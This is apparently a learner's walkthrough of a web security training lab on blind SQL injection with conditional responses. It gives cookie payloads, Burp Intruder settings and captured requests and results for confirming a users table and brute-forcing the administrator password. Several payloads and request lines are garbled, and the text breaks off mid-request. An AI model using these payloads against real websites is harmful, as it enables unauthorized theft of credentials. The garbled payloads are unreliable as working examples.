
Analysis:

1, Confirm that the parameter is Vulnerable to blind SQLi

Using (Conditional Responses)


Select tracking-id from tracking-table where TrackingId= 'fFYuvCaWyZIDnNad'

If this tracking id exists -> Query returns value -> Welcome back message



If the tracking id does not exists -> Query returns nothing -> no Welcome back message

Here what i did for demo i changed tracking id by adding at the end -




Using True and False Conditions

For true case Payload : AND 1=1–

Then after send this will run


Select tracking-id from tracking-table where TrackingId= 'fFYuvCaWyZIDnNad' AND '1'='1'



For False case Payload : '1=0--

Then it will run as

Select tracking-id from tracking-table where TrackingId= 'fFYuvCaWyZIDnNad' AND '1'=0'



It No welcome back

2, Confirm that we have a users table


Payload : ' AND (select 'x' from users LIMIT 1)='x'--'

Then it run :

Select tracking-id from tracking-table where TrackingId= 'fFYuvCaWyZIDnNad' AND (select 'x' from users LIMIT 1)='x'--'

If this payload if excuse then the page return welcome back


Then users table exists in the database



3,Confirm that username administrator exists users table

Payload :

' and (select username from users where username='administrator')='administrator'--'



Administrator user exists

4,Enumerate the password of the administrator user

4.1 find the number of characters

Here we using intruder


Intruder is a tool inside Burp Suite used to automatically send many modified requests to a website.

Payload : ' and (select username from users where username='administrator' and LENGTH(password)>1)='administrator'--'

First we need to find lower and higher limit like we take two value first very small then very big because it will then try all connotation so that we get length

First we try with 1:

' and (select username from users where username='administrator' and LENGTH(password)>1)='administrator'--'




So we got the welcome back message so password size is greater than 1

First we try with 50:

Payload:

' and (select username from users where username='administrator' and LENGTH(password)>50)='administrator'--'



So we not get welcome back message so

So finally we can say that the password size length between 1 to 50 know we use intruder

- Send the request to intruder
- In the Positions tab click the clear\$ option to clear
- Then click Add\$ (for add the payload) that number we want to change
- 3 Cookie: TrackingId=34B3uVlmt1Z3SBj0' and (select username from users where username='administrator' and LENGTH(password)>50)='administrator'--'; session=Fsm4amX3e6x5cj77ifK0ZkTFBMLR26BI
- 4 Sec-Ch-Ua: "Chromium";v="145" "Not A Brand";v="99"
- Then choose type of attack we choose the sniper attack (because we want one value to brute force)
- Then in the payload type : Numbers

Payloads

Payload position:
 Payload type:
 Payload count: 50
 Request count: 50

Payload configuration

This payload type generates numeric payloads with given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random
 From:
 To:
 Step:
 How many:

-
- Then choose from and to and step
- Then start attack

Attack Save 6. Intruder attack of https://0a64007b03f52daa80c19482003f00ed.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0							
1	1	200	242			5514	
2	2	200	233			5575	
3	3	200	160			5575	
4	4	200	230			5575	
5	5	200	260			5575	
6	6	200	171			5575	
7	7	200	238			5575	
8	8	200	207			5575	
9	9	200	173			5575	
10	10	200	1218			5575	
11	11	200	237			5575	
12	12	200	761			5575	
13	13	200	214			5575	
14	14	200	240			5575	
15	15	200	568			5575	
16	16	200	264			5575	
17	17	200	272			5575	
18	18	200	276			5575	
19	19	200	214			5575	
20	20	200	207			5575	
21	21	200	184			5514	
22	22	200	223			5514	
23	23	200	234			5514	
24	24	200	237			5514	
25	25	200	264			5514	
26	26	200	232			5514	
27	27	200	195			5514	
28	28	200	157			5514	
29	29	200	230			5514	
30	30	200	285			5514	
31	31	200	184			5514	
32	32	200	172			5514	
33	33	200	180			5514	
			227			5514	

What we need to observe here is response length all same till 1 to 19 then from 20 change

For 19th response

6. Intruder attack of https://0a64007b03f52daa80c19482003f00ed.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
14		200	568			5575	
15		200	264			5575	
16		200	272			5575	
17		200	276			5575	
18		200	214			5575	
19		200	207			5575	
20		200	184			5514	
21		200	223			5514	
22		200	234			5514	
23		200	237			5514	
24		200	264			5514	
25		200	232			5514	

Request

1 GET /filter?category=Tech+gifts HTTP/2

2 Host: 0a64007b03f52daa80c19482003f00ed.web-security-academy.net

3 Cookie: TrackingId=34B3uVImf1Z3SBjo' and (select username from users where username='administrator' and LENGTH(password)>20)='administrator'--;

4 session=Fsa4aaX3e65cJ771fK0ZkTFBMLR26BI

5 Sec-Ch-Ua: "Chromium";v="145", "Not A Brand";v="99"

6 Sec-Ch-Ua-Mobile: 70

7 Sec-Ch-Ua-Platform: "Linux"

8 Accept-Language: en-GB,en;q=0.9

9 Upgrade-Insecure-Requests: 1

10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: navigate

14 Sec-Fetch-User: ?1

15 Sec-Fetch-Dest: document

16 Referer: https://0a64007b03f52daa80c19482003f00ed.web-security-academy.net/

Response

1 <div class="container is-page">

2 <div class="navigation-header">

3 <section class="top-links">

4

5

6 </div>

7 <div>

8 <div>

9 </div>

10 </div>

11 <div>

12

13 My account

14

15 </div>

16 </div>

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

For 20th response

6. Intruder attack of https://0a64007b03f52daa80c19482003f00ed.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
14		200	568			5575	
15		200	264			5575	
16		200	272			5575	
17		200	276			5575	
18		200	214			5575	
19		200	207			5575	
20		200	184			5514	
21		200	223			5514	
22		200	234			5514	
23		200	237			5514	
24		200	264			5514	
25		200	232			5514	

Request

1 GET /filter?category=Tech+gifts HTTP/2

2 Host: 0a64007b03f52daa80c19482003f00ed.web-security-academy.net

3 Cookie: TrackingId=34B3uVImf1Z3SBjo' and (select username from users where username='administrator' and LENGTH(password)>20)='administrator'--;

4 session=Fsa4aaX3e65cJ771fK0ZkTFBMLR26BI

5 Sec-Ch-Ua: "Chromium";v="145", "Not A Brand";v="99"

6 Sec-Ch-Ua-Mobile: 70

7 Sec-Ch-Ua-Platform: "Linux"

8 Accept-Language: en-GB,en;q=0.9

9 Upgrade-Insecure-Requests: 1

10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: navigate

14 Sec-Fetch-User: ?1

15 Sec-Fetch-Dest: document

16 Referer: https://0a64007b03f52daa80c19482003f00ed.web-security-academy.net/

Response

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 5406

5 <!DOCTYPE html>

6 <html>

7 <!--LAB_HEAD_START-->

8 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">

9 <link href="/resources/css/labsEcommerce.css rel=stylesheet">

10 <title>

11 Blind SQL injection with conditional responses

12 </title>

13 </head>

14 <!--LAB_HEAD_END-->

15 <body>

16 <script src="/resources/labheader/js/labHeader.js">

17 </script>

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

Select tracking-id from tracking-table where TrackingId=34B3uVImf1Z3SBjo' and (select username from users where username='administrator' and LENGTH(password)>20)='administrator'--'


Finally we found the length of password is exactly 20 characters

4.2 find the characters each

Payload :

' and (select substring(password,1,1) from users where username='administrator')= 'a'--'

If we get welcome back message then the first character is a else no
Select tracking-id from tracking-table where TrackingId=34B3uVImf1Z3SBjo' and (select
substring(password,1,1) from users where username='administrator')= 'a'--'




So the first character is not a we not get welcome back message

Know we need do brute force

- First send to intruder
- Then clear\$
- Then select the payload then add payload type as brute force then maxlength and minlength


If we want to one by one till 20 its take more time instead we do we create two payload

First payload for 20 characters place first place then second palaceetc till 20



Then second for

For each place characters



What it do first take first place it will try all alphanumeric then second so on

Click star attack :

After that what we need to see check for different response length then apple mach for our message if it give then at tha positon that character we have so

4. Intruder attack of https://0a3f0088033dc721800f67490049008d.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
55	15	c	200	157			5577	
56	16	c	200	156			5577	
57	17	c	200	158			5577	
58	18	c	200	1028			5577	
59	19	c	200	160			5577	
60	20	c	200	159			5577	
61	1	d	200	164			5577	
62	2	d	200	158			5638	
63	3	d	200	687			5577	
64	4	d	200	158			5577	
65	5	d	200	159			5577	
66	6	d	200	1752			5577	
67	7	d	200	158			5577	
68	8	d	200	163			5577	
69	9	d	200	161			5577	
70	10	d	200	159			5577	
71	11	d	200	157			5577	
72	12	d	200	159			5577	

Request

```

1 GET /filter?category=Tech+gifts HTTP/2
2 Host: 0a3f0088033dc721800f67490049008d.web-security-academy.net
3 Cookie: TrackingId=JotRZTylf8eWofuM' and (select substring(password,2,1)
4 ; session=x126n0rzt17sv908ki5xztpt0wzeln:
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-GB,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
11 Gecko) Chrome/145.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp

```

Response

```

51 <a href=/>Home
52 </a>
53 <p>
54 <div>
55 </div>
56 <p>
57 <a href="/my-account">
58 My account
59 </a>

```

Inspector

Request attributes: 2

Request query parameters: 1

Request cookies: 1

Request headers: 21

Response headers: 4

Search: 0 highlights

Search: welcome back 1 match

What above image say that position 2 character d by observing different length

So we dont have Professional, editions so i create a python script that automate and give password

We need this thing :

Cluster bomb attack

Target: https://0a44007f035c233a8070129f00990002.web-security-academy.net

Positions Add \$ Clear \$ Auto \$

```

1 GET /filter?category=Tech+gifts HTTP/2
2 Host: 0a44007f035c233a8070129f00990002.web-security-academy.net
3 Cookie: TrackingId=JotRZTylf8eWofuM' and (select substring(password,51,1) from users where username='administrator' )= '595'...'
4 ; session=bH93Zt8sF6vfrN0xZTRw2348QWQe6yv
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-GB,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
